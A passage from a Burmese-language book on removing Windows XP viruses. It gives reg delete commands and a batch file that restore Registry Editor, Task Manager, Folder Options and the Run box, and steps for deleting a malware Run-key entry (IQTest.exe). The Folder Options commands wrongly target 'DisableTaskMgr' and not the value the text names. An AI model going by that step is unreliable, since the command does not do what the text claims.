ဒုတိယ အနေဖြင့် Registry ကိုပြန်ဖွင့်ရပါမယ်။ သို့မှသာအခြား System Process File များကိုပြန်လည်ထိန်းကျောင်းနိုင်မှာပါ။ Start=> Run => gpedit.msc ဖြည့်သွင်းပြီး Enter Key နှိပ်ပါ။



User Configuration=>Administrative Template=>System ကိုရောက်လျှင်ညာဘက်ဘေးမှ Prevent access to registry editign tools ကိုကလစ်နှစ်ချက်နှိပ်ပြီးဝင်ပါ။

ပွင့်လာသော Setting Box တွင် Disabled ကိုရွေးချယ်ပြီး OK Button ကိုနှိပ်လိုက်ပါ။ ကွန်ပျူတာကို Restart ချစရာမလိုပါဘူး။ တိုက်ရိုက်အကျိုးသက်ရောက်ပါတယ်။ Registry ပြင်ဆင်မှုများကသာ Restart ချမှအကျိုးသက်ရောက်တာပါ။

Command Prompt ကိုသုံးစွဲလိုလျှင် C:\>reg delete hkcu\software\microsoft\windows\currentversion\policies\system /v DisableRegistryTools /f လို့သုံးစွဲနိုင်ပါတယ်။

တတိယအဆင့်မှာတော့ Registry ကိုဖွင့်နိုင်ပြီဖြစ်လို့ Registry Editor ကိုသုံးကာ Virus Control များကိုရှင်းထုတ်ရပါမယ်။ Virus တွေဟာ ကွန်ပျူတာအတွင်းဝင်ရောက်သည်နှင့် Registry ကိုထိန်းချုပ်ပြီး ကွန်ပျူတာစဖွင့်သည်နှင့်လုပ်ဆောင်စရာများကို လုပ်ကိုင်နိုင်ပါတယ်။ ဒါတွေကို Windows စတင်သုံးနိုင်သည်နှင့် ရှင်းပစ်ဖို့လိုပေမယ့် Registry လုပ်ဆောင်ချက်ကိုပိတ်ဆို့ထားတော့ ခုမှစတင်ရှင်းလင်းရပါမယ်။ စာဖတ်သူသတိထားမိပါသလား။ ခုချိန်ထိ ကွန်ပျူတာကို Restart မချရသေးပါဘူး။ ဘာကြောင့်လဲဆိုတော့ User Account အသစ်မှာ Virus တွေကိုပြန်လည်မစတင်စေလိုတာ ကြောင့်ပါ။

ဟုတ်ပါပြီ။ စတင်ရှင်းလင်းကြရအောင်။ တိုက်ရိုက်အဆင့်လိုက်ဝင်ရောက်ရှင်းလင်းနိုင်သလို Command Prompt မှလည်း KeyWord ထည့်သွင်းခိုင်းစေနိုင်ပါတယ်။ အဆင့်လိုက်ဝင်ရောက်ရှင်းလင်းရတာ ပိုမိုလွယ်ကူစေတာကြောင့် အဆင့်လိုက်ရှင်းလင်းနည်းတွေကိုသာ ဖော်ပြပေးလိုက်ပါတယ်။

Start=> Run => မှ Regedit ကိုရိုက်ထည့်ပြီး Enter Key နှိပ်ပါ။ ပွင့်လာပါလိမ့်မယ်။ အောက်ပါအတိုင်းအဆင့်လိုက်ဝင်သွားလိုက်ပါ။


HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Run ထိ ရောက်အောင်ဝင်သွားလိုက်ပါ။ တစ်ခါတရံ Run ဟာ Current Version အောက်မှာပဲရှိနေတတ်ပါတယ်။ ဝင်ရောက်စစ်ဆေးကြည့်ပါ။ စာဖတ်သူကွန်ပျူတာအတွင်းမှစာဖတ်သူသိသော Application Program များကိုမညွှန်းထားလျှင် ဖျက်ပစ်လိုက်ပါ။

ထပ်မံပြီး HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Policies\Run ထိဝင်ရောက်ရှာဖွေပါ။ Policies တွင် Run ရှိမနေလျှင် Current Version အောက်တွင်ရှိနေပါမယ်။ ဖွင့်ပြီးစစ်ဆေးပါ။ အောက်တွင်ဖော်ပြထားတာကိုကြည့်လိုက်ပါ။ IQTest.exe Virus ကိုတွေ့လိုက်ရပါတယ်။ IQTest.exe ကိုညွှန်းထားသောနေရာကိုရောက်အောင်သွားပြီးဖျက်လိုက်ပါ။

Name	Type	Data
(Default)	REG_SZ	(value not set)
avp	REG_SZ	"C:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus ...
LManager	REG_SZ	C:\PROGRA~1\LAUNCH~1\LManager.exe
protect_autorun	REG_SZ	C:\Program Files\CPE AutoRun Killer\CPE17AntiAutoru...
Runstart AntiBody	REG_SZ	C:\Program Files\GGreat USB AntiBody\USB_AntiBody....
spoolsv	REG_SZ	C:\Windows\System32\wins\IQTest.exe
UCam_Menu	REG_SZ	"C:\Program Files\CyberLink\YouCam\MUITransfer\MUI...
USB Antivirus	REG_SZ	C:\Program Files\USB Disk Security\USBGuard.exe
VitaKeyPdtWzd	REG_SZ	"C:\Program Files\Acer Bio Protection\PdtWzd.exe"

Command Prompt ဖြင့်ရှင်းလင်းနည်းကို သီးသန့်မဖော်ပြတော့ပါ။ လမ်းကြောင်းအတိုင်း ဝင်ဖျက်ပြီးခဲ့လျှင်လည်း စိတ်မချရသေးတာကြောင့် အခြားနေရာများတွင် ရှိနေနိုင်သေးတာကြောင့် Command Prompt ဖြင့်အောက်ပါအတိုင်းထပ်မံစစ်ဆေးလိုက်ပါ။

စာရေးသူကွန်ပျူတာကိုစစ်ဆေးကြည့်ရာ C:\Windows\Help အောက်တွင်အပွားတစ်ခုရှိနေတာကို တွေ့လိုက်ရပါတယ်။ ဒါကြောင့် Command Prompt ဝင်ရောက်ရှင်းလင်းလိုက်ပါတယ်။



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Aspire 4736Z>cd \.

C:\>dir IQTest.exe /w/s/a
 Volume in drive C is ACER XP
 Volume Serial Number is B03B-CA28

 Directory of C:\WINDOWS\Help

IQTest.exe
               1 File(s)         49,152 bytes

     Total Files Listed:
               1 File(s)         49,152 bytes
               0 Dir(s)  71,680,180,224 bytes free

C:\>attrib c:\windows\help\IQTest.exe -s -r -h

C:\>del c:\windows\help\IQTest.exe

C:\>
```

Registry Run နေရာတွင်ရှိနေသောဖိုင်များက Windows စတင်သည်နှင့်လုပ်ဆောင်ရန်စီစဉ်ထားတဲ့ ဖိုင်များဖြစ်ပါတယ်။ စာဖတ်သူမရင်းနှီးတဲ့ဖိုင်တွေကို အထက်ပါနည်းများဖြင့်ဖျက်ထုတ်ဖို့လိုပါတယ်။ သေချာစွာရှာဖွေဖို့လည်းလိုအပ်ပါတယ်။

စာဖတ်သူများကို အဓိကထားညွှန်းချင်တာကတော့ Command Prompt နဲ့ဝင်ရောက်ဖြေရှင်းရတာ ပိုကောင်းပါတယ်။ Command Prompt ကိုအကျွမ်းတဝင်ရှိရန် များစွာလေ့လာထားဖို့လိုအပ်ပါတယ်။ စာရေးသူလည်း အဆင်သင့်လျှင် Command Prompt စာအုပ်သီးသန့်ရေးထုတ်ပါဦးမယ်။

စတုတ္ထ အဆင့်မှာတော့ Registry အတွင်းမှနေပြီး Task Manager ကိုပြန်ဖွင့်ပါမယ်။

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\System အတွင်းနှင့် HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Policies\System အတွင်းများတွင် DisableTaskMgr ကိုဖျက်ထုတ်ရပါမယ်။

Command Prompt သုံးလိုလျှင်အဆင့်လိုက်ဝင်ရောက်ပြီး

C:\>reg delete hkcu\software\microsoft\windows\currentversion\policies\system /v DisableTaskMgr /f လို့စာလုံးပေါင်းမမှားရန်ဂရုစိုက်ပြည့်သွင်းပြီး Enter Key ကိုနှိပ်လိုက်ပါ။

ပြီးလျှင် C:\>reg delete hklm\software\microsoft\windows\currentversion\policies\system /v DisableTaskMgr /f ထပ်မံလုပ်ဆောင်ပေးလိုက်ပါ။

ပဥ္စမ အဆင့်မှာတော့ Registry အတွင်းမှနေပြီး FolderOption ကိုပြန်ဖွင့်ပါမယ်။

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer အတွင်းနှင့် HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Policies\Explorer အတွင်းများတွင် DisableFolderOptions ကိုဖျက်ထုတ်ရပါမယ်။

Command Prompt သုံးလိုလျှင်အဆင့်လိုက်ဝင်ရောက်ပြီး


C:\>reg delete hkcu\software\microsoft\windows\currentversion\policies\explorer /v DisableTaskMgr /f လို့စာလုံးပေါင်းမမှားရန်ဂရုစိုက်ပြည့်သွင်းပြီး Enter Key ကိုနှိပ်လိုက်ပါ။

ပြီးလျှင် C:\>reg delete hklm\software\microsoft\windows\currentversion\policies\explorer /v DisableTaskMgr /f ထပ်မံလုပ်ဆောင်ပေးလိုက်ပါ။

စာဖတ်သူသတိထားရန်လိုအပ်သည်မှာ Folder Option နှင့် Task Manager ကိုပြန်ခေါ်ရန်လုပ်ဆောင် ပြီးလျှင် Restart ချလိုက်ပါ။ ပြန်လည်စတင်လာလျှင် Folder Option နှင့် Task Manager ကိုဖွင့်ကြည့်ပါ။ ဖွင့်လို့မရသေးလျှင် Virus များကျန်ရှိနေသေးလို့ဖြစ်ပါတယ်။ အသေးစိတ်ထပ်မံရှာဖွေပါ။

Run Box ခေါ်ယူမရသောအကြီးမားဆုံးပြဿနာ

Virus များကိုထိန်းချုပ်ရန်၊ တိုက်ဖျက်ရန်အဓိကကျသော Run Box ကို Virus ကပိတ်ဆို့လိုက်တာကြောင့် စာဖတ်သူအတွက် ဘာကိုလုပ်ရမည်မသိသောအကြီးမားဆုံးပြဿနာ ဖြစ်လာရပါပြီ။ Registry ကလဲသုံးမရလျှင်ပိုဆိုးသွားပါပြီ။ Registry ကိုသုံးလို့ရသေးလျှင်လည်း Run Box မှမဟုတ်ပဲ Registry ကိုဝင်ရောက်နိုင်ပါသေးတယ်။ Registry က C:\windows\ System32 အောက်မှာရှိနေပါတယ်။ ဝင်ရောက်ပြီး ကလစ်နှစ်ချက်နှိပ်ဖွင့်လျှင်ရပါတယ်။ Command Prompt လည်းငင်းအောက်တွင်ပင် ရှိနေပါတယ်။



Notepad ကို Start Menu မှဝင်ရောက်ဖွင့်လိုက်ပါ။ အောက်ပါ Script Code များကိုရေးပြီး name.bat ဖြင့်သိမ်းဆည်းကာ ထိုဖိုင်ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်သည်နှင့် Run Box ကိုပြန်လည်ရရှိပါမယ်။ ရေးသားရမယ့် Script Code တွေကတော့-


```
@echo off
cls
echo.
reg delete hkcu\software\microsoft\windows\currentversion\policies\explorer /v NoRun /f
echo.
reg delete hklm\software\microsoft\windows\currentversion\policies\explorer /v NoRun /f
echo.
exit
```

လို့စာလုံးပေါင်းမမှားရန်ဂရုစိုက်ဖြည့်သွင်းပါ။ ထို name.bat File ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်သည်နှင့် ဘာ Message မှမပေးပဲ လုစ်ခနဲလုပ်ဆောင်သွားပါလိမ့်မယ်။

Windows ကိုအလွယ်ပြင်ဆင်ဖို့


Windows မှာပြဿနာလေးတွေရှိတဲ့အခါ ယခုနည်းလမ်းလေးကိုပြုလုပ်ကြည့်ပါ။ စာဖတ်သူ ကွန်ပျူတာအတွင်းမှ Windows နှင့်အမျိုးတူ Windows Install CD ရှိရန်တော့လိုအပ်ပါတယ်။ လုပ်ဆောင်ရမှာတွေကလည်း ရှင်းရှင်းလင်းလင်းပါပဲ။ မည်သူမဆိုအလွယ်တကူပြုလုပ်နိုင်ပါတယ်။

Start=>Run Box ကိုဖွင့်ပြီး အောက်ပါပုံအတိုင်း sfc /scannow ကို ရိုက်ထည့်ပြီး Ok နှိပ်ပါ။ သတိထားရမှာကတော့ sfc နှင့် / ကြားတွင် Space ခြားထားရပါမယ်။



Windows File Protection Box တက်လာလျှင်ပြဿနာရှိလို့ပါ။ အလိုအလျောက်ပြင်ဆင်ရန် Windows Install CD ကိုထည့်ပြီး Retry Button ကိုနှိပ်လိုက်ပါ။

အောက်ဆုံးမှပုံစံအတိုင်းပြဿနာများကိုရှာဖွေဖြေရှင်းပေးသွားပါမယ်။ ပြဿနာအတော်များများကို ဖြေရှင်းပေးနိုင်ပါတယ်။



Command Prompt Key Command

Command Prompt ကိုသုံးတဲ့အခါ အောက်ပါ Key Command များကိုအသုံးပြုနိုင်ပါတယ်။ လေ့လာလိုသော စာဖတ်သူများအတွက် အောက်ပါ Key များကို မူရင်းအတိုင်းထည့်သွင်းပေးလိုက်ပါတယ်။ Key များကိုခေါ်ယူနိုင်သော Command ကတော့ C:\>**help** ဖြစ်ပါတယ်။

တစ်ချိန်ကတော့ DOS Command ခေတ်ဖြစ်ခဲ့လို့ အောက်ပါ Key တွေကိုကွန်ပျူတာကျွမ်းကျင်သူ အတော်များများတတ်ကျွမ်းကြပါတယ်။ Key Command တွေကလည်းဒီ့ထက်မကပိုများပါတယ်။ ယခုအခါမှာတော့ DOS အသေးစားလေးအဖြစ်သာ Command Prompt ကိုပေးသုံးခဲ့လို့ Key Command အကောင်းစားတွေလည်းပျောက်ဆုံးကုန်ပါပြီ။

စာဖတ်သူတွေအနေနဲ့ DOS Command တွေကို ဟိုယခင်ကလိုပြန်လည်အကျွမ်းဝင်သင့်ပါပြီ။ ယခုကာလာပေါ် Virus အတော်များများဟာ Command တွေသုံးပြီး ရှင်းလင်းနိုင်တဲ့အတွက် စာဖတ်သူတွေးမြင်ကြည့်လိုက်ပါ။ DOS Command တွေဘယ်လောက် လုပ်ဆောင်နိုင်စွမ်း အားကောင်းသလဲဆိုတာ။

For more information on a specific command

ASSOC	Displays or modifies file extension associations.
AT	Schedules commands and programs to run on a computer.
ATTRIB	Displays or changes file attributes.
BREAK	Sets or clears extended CTRL+C checking.
CACLS	Displays or modifies access control lists (ACLs) of files.
CALL	Calls one batch program from another.
CD	Displays the name of or changes the current directory.
CHCP	Displays or sets the active code page number.
CHDIR	Displays the name of or changes the current directory.
CHKDSK	Checks a disk and displays a status report.
CHKNTFS	Displays or modifies the checking of disk at boot time.
CLS	Clears the screen.
CMD	Starts a new instance of the Windows command interpreter.
COLOR	Sets the default console foreground and background colors.
COMP	Compares the contents of two files or sets of files.
COMPACT	Displays or alters the compression of files on NTFS partitions.
CONVERT	Converts FAT volumes to NTFS. You cannot convert the current drive.
COPY	Copies one or more files to another location.
DATE	Displays or sets the date.
DEL	Deletes one or more files.
DIR	Displays a list of files and subdirectories in a directory.

DISKCOMP	Compares the contents of two floppy disks.
DISKCOPY	Copies the contents of one floppy disk to another.
DOSKEY	Edits command lines, recalls Windows commands, and creates macros.
ECHO	Displays messages, or turns command echoing on or off.
ENDLOCAL	Ends localization of environment changes in a batch file.
ERASE	Deletes one or more files.
EXIT	Quits the CMD.EXE program (command interpreter).
FC	Compares two files or sets of files,and displays the differences between them.
FIND	Searches for a text string in a file or files.
FINDSTR	Searches for strings in files.
FOR	Runs a specified command for each file in a set of files.
FORMAT	Formats a disk for use with Windows.
FTYPE	Displays or modifies file types used in file extension associations.
GOTO	Directs the Windows command interpreter to a labeled line in a batch program.
GRAFTABL	Enables Windows to display an extended character set in graphics mode.
HELP	Provides Help information for Windows commands.
IF	Performs conditional processing in batch programs.
LABEL	Creates, changes, or deletes the volume label of a disk.
MD	Creates a directory.
MKDIR	Creates a directory.
MODE	Configures a system device.
MORE	Displays output one screen at a time.
MOVE	Moves one or more files from one directory to another directory.
PATH	Displays or sets a search path for executable files.
PAUSE	Suspends processing of a batch file and displays a message.
POPD	Restores the previous value of the current directory saved by PUSHD.
PRINT	Prints a text file.
PROMPT	Changes the Windows command prompt.
PUSHD	Saves the current directory then changes it.
RD	Removes a directory.
RECOVER	Recovers readable information from a bad or defective disk.
REM	Records comments (remarks) in batch files or CONFIG.SYS.
REN	Renames a file or files.
RENAME	Renames a file or files.
REPLACE	Replaces files.
RMDIR	Removes a directory.

SET	Displays, sets, or removes Windows environment variables.
SETLOCAL	Begins localization of environment changes in a batch file.
SHIFT	Shifts the position of replaceable parameters in batch files.
SORT	Sorts input.
START	Starts a separate window to run a specified program or command.
SUBST	Associates a path with a drive letter.
TIME	Displays or sets the system time.
TITLE	Sets the window title for a CMD.EXE session.
TREE	Graphically displays the directory structure of a drive or path.
TYPE	Displays the contents of a text file.
VER	Displays the Windows version.
VERIFY	Tells Windows whether to verify that your files are written correctly to a disk.
VOL	Displays a disk volume label and serial number.
XCOPY	Copies files and directory trees.

နိဂုံးစကား ----

စာဖတ်သူများအနေဖြင့် ယခုလောက်ဆို နားပဲရှုပ်ပြီး၊ ခေါင်းတွေပဲကိုက်သွားသလား။ ဒါမှမဟုတ် အကောင်းဆုံးလုပ်ဆောင်ချက်တွေနဲ့ ကျေနပ်ပီတိဖြစ်သွားသလား။ စာရေးသူတွေ့မြင်ချင်ပါတယ်။ ယခု **ကွန်ပျူတာရောဂါများနှင့် ကာကွယ်ဆေး** စာအုပ်ကိုရေးထုတ်ဖို့ကြိုးစားခဲ့တာ တော်တော်ကြာခဲ့ပါပြီ။ အချက်အလက်တွေတိကျပြည့်စုံအောင် အတော်ပင်လေ့လာစုဆောင်းခဲ့ရပါတယ်။ Version တွေနဲ့နှစ်စဉ်ထွက်ပေါ်နေတဲ့ နည်းပညာစာအုပ်တွေလို ပေါ်ပင်မဟုတ်ပဲ အမြဲလက်စွဲထားသုံးနိုင်ဖို့ ဦးတည်ရေးသားပြုစုထားပါတယ်။ ဒီစာအုပ်မှာ ဒီ့ထက်မကရေးပြစရာတွေရှိနေပါသေးတယ်။

မြန်မာမှ Virus ရေးသားတဲ့ပညာရှင်များကတော့ ယခုစာအုပ်ပါနည်းလမ်းများကိုရှောင်လွှဲနိုင်ဖို့ ကြိုးစားမယ်ဆိုတာ စာရေးသူသိနေပါတယ်။ **သူနိုးစားရိုးကမ်း**သလို ဖြစ်ရပ်တွေဖြစ်ခဲ့လျှင်လည်းစာရေးသူ တာဝန်သာဖြစ်ရပါတော့မယ်။

ယခုစာအုပ်မှာ လိုအပ်တာတွေ၊ မှားယွင်းတာတွေရှိနေမှာပါ။ ဒါတွေဟာလည်း စာရေးသူရဲ့ လိုအပ်ချက်ကြောင့်သာဖြစ်ပါလိမ့်မယ်။ မည်သူတစ်ဦးတစ်ယောက်နဲ့မှမသက်ဆိုင်ပါ။ စာရေးသူရဲ့ အဓိကဆန္ဒမှာ မြန်မာဘာသာဖြင့် နည်းပညာစာပေအတွက် အထောက်အပံ့ဖြစ်စေချင်တာပါ။

Programming လေ့လာနေသူတွေ၊ Anti-Virus ရေးသားလိုသူတွေ၊ Virus ဒုက္ခကိုယ်တိုင် ခံစားနေရသူတွေ၊ လက်တည့်စမ်းလိုသောလူငယ်တွေအတွက် မြန်မာ့နည်းပညာစာပေထဲမှာ မှတ်စုတိုလေးဖြစ်စေဖို့ပါ။

စာဖတ်သူများရဲ့ဝေဖန်သံတွေ၊ ကျေနပ်သံတွေ၊ ပီတိတွေ၊ ပြဿနာတွေကိုအမြဲနားစွင့်နေလို့ အချိန်မရွေး စာပို့ဆက်သွယ်နိုင်ပါတယ်။

စာရေးသူမှာ နည်းပညာလောကအတွက်

တပည့်တွေကိုပြောနေကြလက်သုံးစကားတစ်ခုရှိခဲ့တယ် ---

" အစာကောင်းတော့ ယင်တလောင်းလောင်းဖြစ်မှာပေါ့ "

လေးစားစွာဖြင့်
သန်းထိုက် (ရွှေရိပ်)
goldenshadetech@gmail.com

သန်းထိုက် (ရွှေရိပ်) ရေးသားပြုစုသော
ထွက်ရှိပြီးနည်းပညာစာအုပ်များ

ထုတ်ဝေဖြန့်ချိရေး(ပင်ရင်း) **မျက်ပွင့်စာပေ**

အမှတ်(၃၆၇)၊ ဗိုလ်ချုပ်အောင်ဆန်းလမ်း၊(ဗိုလ်ဆွန်ပက်လမ်းထိပ်)၊
ရန်ကုန်မြို့။ ဖုန်း – ၇၀၀၅၇၉၊ ၀၉၅၁–၄၈၅၅၈၊ ၀၉၅၀–၅၆၈၄၃

စာမူခွင့်ပြုချက် – ၄၀၁၂၀၇၀၉၀၉

၁။ ၂၀၀၉ နိုဝင်ဘာ အင်တာနက်သုံးလိပ်စာများ

စာမူခွင့်ပြုချက် – ၄၀၀၅၂၅၁၁၀၉

၂။ ၂၀၁၀ ဇန်နဝါရီ ဒစ်ဂျစ်တယ်ပစ္စည်းလုပ်ဆောင်မှုများနှင့်ပြဿနာဖြေရှင်းခြင်း

စာမူခွင့်ပြုချက် – ၄၀၀၀၇၆၀၁၁၀

၃။ ၂၀၁၀ ဖေဖော်ဝါရီ ကွန်ပျူတာဖြင့်ပုံဖော်ရေးဆွဲနည်း CorelDRAW X3 Version

စာမူခွင့်ပြုချက် – ၄၀၀၂၈၀၁၀၃၁၀

၄။ ၂၀၁၀ ဧပြီလ မြန်မာမှုလက်ရာနှင့် ဖန်တီးအနုပညာ CorelDRAW X4 Version

၅။ ၂၀၁၀ ဇွန် အသုံးချဗွီဒီယိုတည်းဖြတ်နည်းပညာ

အလွယ်တကူဖြင့်အသုံးပြုနိုင်စေရန် အခြေခံကျကျရှင်းပြထားပါသည်။ အထူးပြုလုပ်ချက်များ၊ ကင်မရာအကြောင်းများနှင့် တိပ်ခွေမှဗွီစီဒီ၊ ဒီဗွီဒီပြောင်းယူနည်းများကိုပါ အသေးစိတ်ရှင်းပြထားပါတယ်။

၆။ ၂၀၁၀ ကွန်ပျူတာရောဂါနှင့်ကာကွယ်ဆေး

Virus တွေကိုဘယ်လိုရေးသားထားသည်မှအစ ဘယ်လိုကြိုတင်ကာကွယ်သင့်သည်အဆုံး၊ နည်းပညာအမြင်သစ်များ၊ လက်တွေ့ပြုလုပ်ချက်များဖြင့် စာဖတ်သူ၏ကွန်ပျူတာကို အကောင်းဆုံးကာကွယ်ဆေးတိုက်ကျွေးထားဖို့အတွက် အမြင်သစ်၊ အသွင်သစ်နည်းပညာစာအုပ်သစ် ဖြစ်ပါသည်။

သန်းထိုက် (ရွှေရိပ်) ရေးသားပြုစုသော ဆက်လက်ထွက်ရှိမည့်နည်းပညာစာအုပ်များ

ထုတ်ဝေဖြန့်ချီရေး(ပင်ရင်း) **မျက်ပွင့်စာပေ**
အမှတ်(၃၆၇)၊ ဗိုလ်ချုပ်အောင်ဆန်းလမ်း၊(ဗိုလ်ဆွန်ပက်လမ်းထိပ်)၊
ရန်ကုန်မြို့။ ဖုန်း – ၇၀၀၅၇၉၊ ၀၉၅၁–၄၈၅၅၈၊ ၀၉၅၀–၅၆၈၄၃

၁။ ၂၀၁၀ Laptop ကွန်ပျူတာပြုပြင်နည်းနှင့်သိသင့်စရာများ

Laptop အမျိုးအစားများစွာအတွက် ကိုယ်တိုင်ပြင်ဆင်နိုင်ဖို့ အသေးစိတ်လမ်းညွှန်ပေးထားပါတယ်။ အခြားသိသင့်စရာများကိုလည်း မဖုံးမကွယ်ပဲရှင်းပြထားပါတယ်။ ရေရှည်အသုံးခံဖို့ သိသင့်စရာများ၊ Laptop လုံခြုံရေးအဆင့်လို့ဝှက်ချက်များအပါအဝင် အရေးပေါ် ဒေတာဖျက်နည်းများကိုပါညွှန်ပြ ထားပါတယ်။ ကြိုးမဲ့အင်တာနက်ချိတ်ဆက်နည်း၊ ရှာဖွေရယူနည်းများကိုပါထည့်သွင်းထားပါတယ်။

၂။ ၂၀၁၀ ကာတွန်းရုပ်ရှင်အလွယ်ဖန်တီးခြင်း

ကာတွန်းရုပ်ရှင်များကို အလွယ်ဖန်တီးနိုင်ရန် အဆင့်မြင့်သင်တန်းသင်ရိုးဖြင့် ကာတွန်းရေးဆွဲနည်းကိုပါထည့်သွင်းရှင်းပြထားသည့်အပြင် စိတ်ကူးစိတ်သန်းရယူနည်းကိုပါ သင်ပြထားပါတယ် ကာတွန်းရုပ်ရှင်ဇာတ်လမ်းတိုများကိုကိုယ်တိုင်ရေးဆွဲနိုင်ပါမယ်။

၃။ ၂၀၁၀ DOS Command Prompt အသုံးချလက်စွဲ

DOS Command Prompt တွေကိုဘယ်လိုအသုံးချရမယ်။ ဘာတွေကိုသုံးနိုင်တယ်။ ထိန်းချုပ်နိုင်မှုတွေအပါအဝင် Windows မကောင်းတော့လျှင်၊ မတက်နိုင်တော့လျှင် အမှန်တကယ်အသုံးဝင်မယ့် ပြန်လည်ရယူရေးနည်းလမ်းများစွာ။ လို့ဝှက်မထားတဲ့အသုံးဝင်မှုတွေ အစုံအလင် ပါဝင်ပါတယ်။

ဖော်ပြစာအုပ်တွေအပြင် မြန်မာဘာသာနည်းပညာစာပေဖွံ့ဖြိုးရေးအတွက် အကောင်းဆုံးတင်ပြရန် ကြိုးစားလေ့လာရှာဖွေနေသော သန်းထိုက်(ရွှေရိပ်) ၏နည်းပညာစာအုပ်များကို အချိန်တိုင်းထွက်ရှိရန် ပြင်ဆင်နေလျက် ....

မျက်ပွင့်စာပေဖြန့်ချီရေး

ဗိုင်းရပ်စ်တွေကြောင့်စိတ်ညစ်နေရသူများအတွက် .....

ဗိုင်းရပ်စ်တွေကိုရေးသားပုံမှစပြီး
ဖန်တီးပုံအဆင့်ဆင့် Program Codes

ဖျက်ဆီးမှုများနှင့် ပုန်းအောင်းနေမှုကိုရှာဖွေပုံများ

ဗိုင်းရပ်စ်ရှိနေပြီလား ...
ရှင်းထုတ်ပုံနည်းလမ်းအသွယ်သွယ်

ရောဂါဒဏ်ခံစားနေရတဲ့ကွန်ပျူတာကိုကုစားပုံများ

အိုင်တီနည်းပညာလေ့လာနေသူများအတွက်
အကောင်းဆုံးသောအထောက်အပံ့ဖြစ်စေဖို့

သန်းထိုက် (ရွှေရိပ်)
goldenshadetech@gmail.com